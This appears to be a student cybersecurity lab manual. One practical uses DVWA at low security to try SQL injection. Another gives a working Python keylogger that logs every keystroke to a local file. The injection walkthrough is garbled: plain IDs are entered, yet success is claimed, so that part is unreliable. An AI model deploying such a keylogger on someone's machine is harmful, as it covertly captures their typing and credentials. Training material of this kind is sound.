
Password
••••••••

You have logged out

Damn Vulnerable Web Application (DVWA)

8. Click on DVWA security and set the security to low.

PRACTICAL NO.8



DVWA Security

Security Level

Security level is currently: **low**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
   Prior to DVWA v1.9, this level was known as 'high'.

Low ▾ Submit

PHPIDS

PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.


You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently: **disabled**. [Enable PHPIDS]

[Simulate attack] - [View IDS log]

Username: admin
Security Level: low
Locale: en
PHPIDS: disabled

9. Click on SQL Injection.




Vulnerability: SQL Injection

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/

Username: admin
Security Level: low
Locale: en
PHPIDS: disabled

10. In User Id enter 1 and click submit.




Vulnerability: SQL Injection

```
ID: 1=1
First name: admin
Surname: admin
```

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/

11. Try another number for example 5



Vulnerability: SQL Injection

User ID:

```
ID: 5=5
First name: Sahas
Surname: Parab
```

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/

Conclusion: We have successfully attempted SQL Injection.

PRACTICAL NO.9

Aim: Create a simple keylogger using python

Theory:

Keyloggers are a type of monitoring software designed to record keystrokes made by a user. One of the oldest forms of cyber threat, these keystroke loggers record the information you type into a website or application and send to back to a third party. Keyloggers can be placed on machines in a number of different ways. Physical loggers require a person to be physically present to be placed on a machine, meaning such attacks are harder (but not impossible) to achieve, and more likely to come from an insider threat. Wireless keyboards can also be snooped on remotely.

Procedure:

1. Open Python IDE and Type the following code

   Code:

```
from pynput.keyboard import Key, Listener
import logging

log_dir = ""

logging.basicConfig(filename=(log_dir +
"key_log.txt"), level=logging.DEBUG,
format='%(asctime)s: %(message)s')


def on_press(key):
    logging.info(str(key))

with Listener(on_press=on_press) as listener:
    listener.join()
```

Output: